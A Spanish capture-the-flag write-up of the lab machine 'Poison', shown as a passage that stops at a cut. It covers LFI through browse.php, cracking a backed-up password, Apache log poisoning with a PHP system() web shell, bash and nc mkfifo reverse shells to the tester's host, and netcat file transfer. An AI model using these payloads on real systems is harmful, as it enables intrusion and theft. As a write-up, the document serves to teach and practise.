
Poison - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFLpOCLU3rRUdNNbb5u5WlP+JKUpoYw4znHe0n4mRlv5sQ5kkkZ
xNBsnBj67mPSmQSaWcudPUmhqnT5VhKYLbPk43FsWqGkNhDtbuBVo9/BmN+GjN1v7w54PPtn8wDd7Zap3yStvwRxeq8
Ue4/QV1tOjTct/uzidFx+8bbcwcQ1eUgK5DyRLaEhou7PRlZX6Pg5YgcuQUlYbGjgk6ycMJDuwb2D5mJkAzN4dih
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKXh613KF4mJTcOxb
T7A/fHggPIzDYU=
|   256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJrg2EBbG5D2maVLhDME5mZwrvlhTXrK7jiEI+MiZ+Am
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```


Vamos a ver el contenido del puerto 80 en el navegador:




Nos dice que podemos visitar varios sitios de la maquina local, vamos a probar con "ini.php":




Como podemos ver en el navegador hay un script en php llamado "browse.php" ejecutandose en la maquina victima en la que apunta al archivo local "ini.php". Vamos a probar si se puede acontecer un LFI en el que podemos el archivo /etc/passwd para ver los usuarios de la maquina victima:



Descubirmos el usuario "charix". Ademas, en el archivo listfiles.php podemos ver que tambien existe un archivo llamado "pwdbackup.txt":



Vamos a ver su contenido:



Pone que esta password ha sido encodeada 13 veces, por la pinta en base64. Nos lo descargamos y lo decodeamos 13 veces para conseguir la contraseña:

```
└─$ cat backup.txt|base64 -d|base64 -d |bas
d |base64 -d
Charix!2#4%6&8(0
```

Y podemos iniciar session por SSH:

```
└─$ ssh charix@10.10.10.84
(charix@10.10.10.84) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/
```

OTRA FORMA (Log Poisoning)

El log poisoning solo es posible si podemos ver los logs de apache mediante un LFI

Podemos ver los logs de apache en /var/log/httpd-access.log:

```
47 10.10.14.3 - - [21/Oct/2024:15:44:28 +0200] "GET /browse.php?file=../../../../etc/passwd HTTP/1.1" 200 1894 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
48 10.10.14.3 - - [21/Oct/2024:15:45:49 +0200] "GET /browse.php?file=../../../../home/charix/.ssh/id_rsa HTTP/1.1" 200 413 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
49 10.10.14.3 - - [21/Oct/2024:15:48:23 +0200] "GET /browse.php?file=../../../../etc/crontab HTTP/1.1" 200 730 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
50 10.10.14.3 - - [21/Oct/2024:15:50:07 +0200] "GET /browse.php?file=../../../../home/charix/.bash_hystory HTTP/1.1" 200 417 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
51 10.10.14.3 - - [21/Oct/2024:15:51:19 +0200] "GET /browse.php?file=http://10.10.14.3/test HTTP/1.1" 200 585 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
52 10.10.14.3 - - [21/Oct/2024:15:51:32 +0200] "GET /browse.php?file=http://10.10.14.3/test HTTP/1.1" 200 585 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
53 10.10.14.3 - - [21/Oct/2024:15:52:36 +0200] "GET /browse.php?file=../../../../../usr/local/www/apache24/data/browse.php HTTP/1.1" 200 181 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
54 10.10.14.3 - - [21/Oct/2024:15:53:55 +0200] "GET /browse.php?file=../../../../../var/log/log_type HTTP/1.1" 200 407 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
55 10.10.14.3 - - [21/Oct/2024:15:54:41 +0200] "GET /browse.php?file=../../../../../var/log/apache/access HTTP/1.1" 200 417 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
56 10.10.14.3 - - [21/Oct/2024:15:54:56 +0200] "GET /browse.php?file=../../../../../etc/passwd HTTP/1.1" 200 1894 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
57 10.10.14.3 - - [21/Oct/2024:15:55:06 +0200] "GET /browse.php?file=../../../../../etc/pass HTTP/1.1" 200 391 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
58 10.10.14.3 - - [21/Oct/2024:15:55:28 +0200] "GET /browse.php?file=../../../../../etc/apache2/httpd.%20conf HTTP/1.1" 200 421 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
59 10.10.14.3 - - [21/Oct/2024:15:55:54 +0200] "GET /browse.php?file=../../../../../var/log/apache2 HTTP/1.1" 200 405 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
60 10.10.14.3 - - [21/Oct/2024:15:56:21 +0200] "GET /browse.php?file=../../../../../var/log/apache/access.%20log HTTP/1.1" 200 427 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
61 10.10.14.3 - - [21/Oct/2024:15:56:22 +0200] "GET /favicon.ico HTTP/1.1" 404 209 "http://10.10.10.84/browse.php?file=../../../../../var/log/apache/access.%20log" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
62 10.10.14.3 - - [21/Oct/2024:15:56:25 +0200] "GET /browse.php?file=../../../../../var/log/apache2/access.%20log HTTP/1.1" 200 429 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.
63 10.10.14.3 - - [21/Oct/2024:15:56:58 +0200] "GET /browse.php?file=../../../../../var/log/log_type HTTP/1.1" 200 407 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
64 10.10.14.3 - - [21/Oct/2024:15:57:10 +0200] "GET /browse.php?file=../../../../../var/www/index.html HTTP/1.1" 200 411 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
65 10.10.14.3 - - [21/Oct/2024:15:57:45 +0200] "GET /browse.php?file=../../../../../var/log/httpd/access_log HTTP/1.1" 200 423 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
66 10.10.14.3 - - [21/Oct/2024:15:58:44 +0200] "GET /browse.php?file=../../../../../var/log/httpd-access.log HTTP/1.1" 200 10463 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
67 10.10.14.3 - - [21/Oct/2024:16:00:46 +0200] "GET /browse.php?file=../../../../../etc/passwd HTTP/1.1" 200 1894 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
68 10.10.14.3 - - [21/Oct/2024:16:02:37 +0200] "GET /browse.php?file=http://10.10.14.3/scan.txt HTTP/1.1" 200 593 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
69 10.10.14.3 - - [21/Oct/2024:16:04:04 +0200] "GET /browse.php?file=../../../../../var/log/apache2/access.log&c=ifconfig HTTP/1.1" 200 427 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Fire
70 10.10.14.3 - - [21/Oct/2024:16:04:10 +0200] "GET /browse.php?file=../../../../../var/log/apache2/access.log HTTP/1.1" 200 427 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
71 10.10.14.3 - - [21/Oct/2024:16:04:32 +0200] "GET /browse.php?file=../../../../../var/log/httpd-access.log&c=ifconfig HTTP/1.1" 200 421 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox
72 10.10.14.3 - - [21/Oct/2024:16:04:35 +0200] "GET /browse.php?file=../../../../../var/log/httpd-access.log&c=ifconfig HTTP/1.1" 200 11670 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Fire
73 10.10.14.3 - - [21/Oct/2024:16:05:30 +0200] "GET /browse.php?file=../../../../../var/log/httpd-access.log HTTP/1.1" 200 11884 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
74 10.10.14.3 - - [21/Oct/2024:16:05:32 +0200] "GET /browse.php?file=../../../../../var/log/httpd-access.log HTTP/1.1" 200 12087 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
75 10.10.14.3 - - [21/Oct/2024:16:05:33 +0200] "GET /browse.php?file=../../../../../var/log/httpd-access.log HTTP/1.1" 200 12290 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
76 10.10.14.3 - - [21/Oct/2024:16:08:21 +0200] "-" 408 - "-" "-"
```

Como podemos ver al final siempre se muestra el user agent. Podemos comprobarlo capturando la peticion con burpsuite:

```
GET / HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Podemos probar a injectar comandos en el user agent para que se ejecuten en la maquina victima. Como apache interpreta php vamos a injectar codigo php en cualquier ruta por ejemplo "rce":

```
GET /browse.php?file=../../../../../var/log/httpd-access.log&cmd=
ls+-la HTTP/1.1
Host: 10.10.10.84
User-Agent:<?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Y nos devuelve esto:

```
"
10.10.14.3 - - [21/Oct/2024:18:14:44 +0200] "GET
/browse.php?file=../../../../../var/log/httpd-access.log&cmd=ls HTTP/1.1" 200 13662 "-" "total 72
drwxr-xr-x  2 root  wheel   512 Mar 19  2018 .
drwxr-xr-x  6 root  wheel   512 Jan 24  2018 ..
-rw-r--r--  1 root  wheel    33 Jan 24  2018 browse.php
-rw-r--r--  1 root  wheel   289 Jan 24  2018 index.php
-rw-r--r--  1 root  wheel    27 Jan 24  2018 info.php
-rw-r--r--  1 root  wheel    33 Jan 24  2018 ini.php
-rw-r--r--  1 root  wheel    90 Jan 24  2018 listfiles.php
-rw-r--r--  1 root  wheel    20 Jan 24  2018 phpinfo.php
-rw-r--r--  1 root  wheel  1267 Mar 19  2018 pwdbackup.txt
"
```

Como no me funcionaba con la tipicar reverse shell:

```
GET /browse.php?file=../../../../../var/log/httpd-access.log&cmd=
bash+-c+"sh+-i+>%26+/dev/tcp/10.10.14.3/1234+0>%261" HTTP/1.1
Host: 10.10.10.84
User-Agent:<?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Lo he conseguido con nc mkfifo que es mas antigua:

```
GET /browse.php?file=../../../../../var/log/httpd-access.log&cmd=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+10.10.14.3+1234+>/tmp/f
HTTP/1.1
Host: 10.10.10.84
User-Agent:<?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.84] 14642
sh: can't access tty; job control turned off
$ whoami
www
```

Ahora que sabemos la contraseña del usuario charix podemos acceder a este usuario

ESCALADA DE PRIVILEGIOS

En el directorio home de la maquina victima veo un archivo llamado secret.zip:

```
charix@Poison:~ % ls -la
total 48
drwxr-x---  2 charix  charix   512 Oct 21 18:45 .
drwxr-xr-x  3 root    wheel    512 Mar 19  2018 ..
-rw-r-----  1 charix  charix  1041 Mar 19  2018 .cshrc
-rw-rw----  1 charix  charix     0 Mar 19  2018 .history
-rw-r-----  1 charix  charix   254 Mar 19  2018 .login
-rw-r-----  1 charix  charix   163 Mar 19  2018 .login_conf
-rw-r-----  1 charix  charix   379 Mar 19  2018 .mail_aliases
-rw-r-----  1 charix  charix   336 Mar 19  2018 .mailrc
-rw-r-----  1 charix  charix   802 Mar 19  2018 .profile
-rw-r-----  1 charix  charix   281 Mar 19  2018 .rhosts
-rw-r-----  1 charix  charix   849 Mar 19  2018 .shrc
-rw-r-----  1 root    charix   166 Mar 19  2018 secret.zip
-rw-r-----  1 root    charix    33 Mar 19  2018 user.txt
```

Como al extraerlo en la maquina victima no obtenemos nada, vamos a pasar este archivo a la maquina victima. Como no tenemos python3 para transferir, utilizaremos netcat:

- En la maquina victima:
  `nc 10.10.14.3 1234 < secret.zip`
- En la maquina local:
  `nc -lvnp 1234 > secret.zip`

Para descomprimirlo nos pide una contraseña:

```
└─$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
```

Utilizamos zip2john y john para obtener el hash de la contraseña y poder descifrarlo pero no lo encuentra en rockyou:

```
└─$ zip2john secret.zip > hash.txt
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827 ts=9827 cs=7753 type=0

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 DONE (2024-10-21 12:40) 0g/s 2763Kp/s 2763Kc/s 2763KC/s !LUVDKR!..*7¡Vamos!
Session completed.
```

Vamos a probar si funciona con la contraseña de charix:

```
└─$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
```

Vemos que el secret tiene un contenido raro:

```
└─$ cat secret
◆◆[]$z!
```

Como no contiene nada en texto claro quizas puede ser un archivo secreto que podemos utilizar para logearnos en otra cosa. Vamos a ver los procesos corriendo en la maquina victima:

```
www     922  0.0  0.3  13180  2680  -  I    18:21    0:00.00 sh -i
www     923  0.0  0.2  10928  2000  -  I    18:21    0:00.00 nc 10.10.14.3 1234
www     924  0.0  1.1  99172 11528  -  S    18:21    0:00.01 /usr/local/sbin/httpd -DNOHTTPACCEPT
root    935  0.0  0.3  43748  2968  -  I    18:25    0:00.01 su charix
www     936  0.0  1.1  99172 11528  -  I    18:26    0:00.00 /usr/local/sbin/httpd -DNOHTTPACCEPT
charix  941  0.0  0.3  19660  3092  -  I    18:30    0:00.01 _su (csh)
root    947  0.0  0.8  85228  7776  -  Is   18:32    0:00.02 sshd: charix [priv] (sshd)
charix  950  0.0  0.8  85228  7832  -  S    18:32    0:00.09 sshd: charix@pts/1 (sshd)
root    529  0.0  0.9  23620  8868 v0- I    17:55    0:00.03 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes
```

Podemos ver que root esta ejecutando el programa "tightvnc". Este programa se utiliza para controlar la pantalla de forma remota de un equipo. En hacktricks podemos ver como conectarnos:

Connect to vnc using Kali

#

```
vncviewer [-passwd passwd.txt] <IP>::5901
```

El problema es que vncviewer no es visible desde fuera. Vamos a ver en que puerto interno puede estar:

```
charix@Poison:~ % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0     44 10.10.10.84.22         10.10.14.3.49412       ESTABLISHED
tcp4       0      0 10.10.10.84.14642      10.10.14.3.1234        CLOSE_WAIT
tcp4       0      0 10.10.10.84.80         10.10.14.3.55260       CLOSE_WAIT
tcp4       0      0 10.10.10.84.80         10.10.14.3.50404       ESTABLISHED
tcp4       0      0 127.0.0.1.25           *.*                    LISTEN
tcp4       0      0 *.80                   *.*                    LISTEN
tcp6       0      0 *.80                   *.*                    LISTEN
tcp4       0      0 *.22                   *.*                    LISTEN
tcp6       0      0 *.22                   *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801         *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901         *.*                    LISTEN
```

Vemos que la maquina victima tiene el puerto 5801 y 5901 de forma interna, por lo que podemos crear un tunel con ssh para poder verlo desde fuera:

